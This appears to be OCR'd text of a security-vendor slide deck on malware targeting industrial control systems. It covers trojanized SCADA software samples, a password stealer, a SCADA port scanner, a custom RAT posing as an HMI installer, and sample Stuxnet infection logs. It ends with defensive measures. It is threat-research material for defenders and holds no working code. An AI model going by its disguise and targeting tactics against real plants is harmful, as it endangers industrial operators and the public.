
Name	Date modified	Type	Size
mciC249	1/7/2015 1:17 PM	TMP File	0 KB
mci7AFC	1/7/2015 1:17 PM	TMP File	0 KB
29AF.tmp	1/7/2015 1:15 PM	DAT File	3 KB
6059	1/7/2015 1:15 PM	TMP File	0 KB
6059.tmp	1/7/2015 1:15 PM	YLS File	2 KB
29AF	1/7/2015 1:15 PM	TMP File	0 KB
mciC5D0	1/7/2015 12:59 PM	TMP File	0 KB
B347.tmp	1/7/2015 12:58 PM	DAT File	3 KB
E3AB	1/7/2015 12:58 PM	TMP File	0 KB

PW Stealer Example



TREND MICRO

PW Stealer


https://accounts.g...
Gmail
Google
One account. All of Google.
Sign in to continue to Gmail
Password
The email or password you entered is incorrect.
Sign in
cb5341eac0...

Additional Scanner

- "scanner".exe
- Port Scanner
- Specific SCADA ports
- Auto-detect SSL traffic functionality

```
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
```

```
[Received new connection on port: 44818.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]


[Received new connection on port: 502.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]


[Received new connection on port: 102.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]


[Received new connection on port: 11234.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]
```

Trojanized Software

Trojanized SCADA Software

- Classified as “crimeware”
- Shows *some* experience or knowledge in SCADA (Or the ability to Google… ☺)
- Some degree of *targeted* nature since they are using SCADA naming conventions
- Noticed WinCC, Advantech, and Cimplicity
- All samples “sourced” from CN or TW
- NOT BLACKENERGY RELATED
- NOT HAVEX RELATED


WHY?

- Easy…Engineers will click on stuff
- Unpatched, etc.
- Wealth of boxes to act as “zombies” for a botnet or the like
- Possible sale of access to an ICS environment?

TREND MICRO


Trojanized Samples- Advantech

- 24 Samples




Trojanized Samples- WinCC

- 32 Samples



Trojanized Samples- Cimplicity

- 9 Samples
- Ramnit samples avoid Cuckoo



TREND MICRO

Example File Names

- CCWinCCOLEDBProvider.dll
- TraveServer.exe
- HMIServer.exe
- TouchInput.dll
- TouchInputPC.dll
- Stub32i.exe
- RedundancyControl.exe
- HMISmartStart.exe
- IAlarmDATACollector.exe
- CCAlgIAlarmDataCollector.exe
- CCRunRedCodiCS.exe (Run Redundancy Coordinator)

Custom Malware

TREND MICRO

Custom Malware

- Custom built
- Mimics that of Havex RAT
- Fully Un Detectable
- Full RAT functionality
- Disguised as Peak HMI installer
- Used Bozok's RAT server

PeakHMIInstaller	1/5/2015 11:14 AM	Application	33 KB

556	15.3156200	192.168.132.162	192.168.132.160	Modbus/	647	Response: Trans: 264; Unit: 248, Func: 50:
557	15.3156440	192.168.132.160	192.168.132.162	TCP	54	1045→502 [ACK] Seq=1073 Ack=273076 Win=64240 L
558	15.3157390	192.168.132.160	192.168.132.162	TCP	60	[TCP segment of a reassembled PDU]
559	15.3159130	192.168.132.162	192.168.132.160	TCP	1514	[TCP segment of a reassembled PDU]
560	15.3159210	192.168.132.162	192.168.132.160	TCP	135	[TCP segment of a reassembled PDU]
561	15.3159330	192.168.132.160	192.168.132.162	TCP	54	1045→502 [ACK] Seq=1079 Ack=274617 Win=64240 L

ID | IP | Username

Listening on port:502

Mozilla Firefox

Project Manager Lite

Runtime Lite

remotetest

The Wireshark Network

File Edit View Go Capture

Filter:

WIRESHAR

File Edit View History Bookmarks Tools Help

http://www.fileformat.info/tool/hash.htm

Most Visited | Getting Started | Latest Headlines

Hash: online hash value calculator | VirusTotal Intelligence - Your malware r...

Hash Functions

Calculate a hash (aka message digest) of data. Implementations are from Sun (java.security.MessageDigest) and GNU.

If you want to get the hash of a file in a form that is easier to use in automated systems, try the online md5sum tool.

String hash

Text:

Hash

Binary hash

Hex bytes:

Future?

- DUQU 2. Maybe?
- Stuxnet? Meh.
- Continuation of trojanized software


```
-------- STUXNET INFECTION --------
  ID: F6A01E50-AF89-4081-9338-B6E27731FFD5
  Main IP: 188.245.250.173
  OS: Windows 5.1
  Service Pack: 3
  Scada installed: Yes!
  Computer: GERDOO-7A1D2321
  Domain: MSHOME
  IP Interface 1: 188.245.250.173
  IP Interface 2: 192.168.1.5
  S7P: C:\Program Files\Siemens\Step7\S7Proj\04082_19\040825.s7p
-----------------------------------

-------- STUXNET INFECTION --------
  ID: 03C28E58-8C9F-4BF2-83AE-0102FEF9B19C
  Main IP: 169.254.124.74
  OS: Windows 5.1
  Service Pack: 3
  Scada installed: Yes!
  Computer: NEWTECH
  Domain: WORKGROUP
  IP Interface 1: 169.254.124.74
  IP Interface 2: 213.217.45.94
  S7P: C:\Program Files\Siemens\Step7\S7Proj\04082_19\040825.s7p
-----------------------------------
```

C/O Kleissner and Associates

TREND MICRO

Defense

- Anti-malware solutions (Where applicable)
- Network segmentation to prevent lateral movement
- Spam filtering
- Patch (Where applicable)
- Whitelisting processes/applications



IOCs & Contact

@lowcalspam

kylewilhoit@gmail.com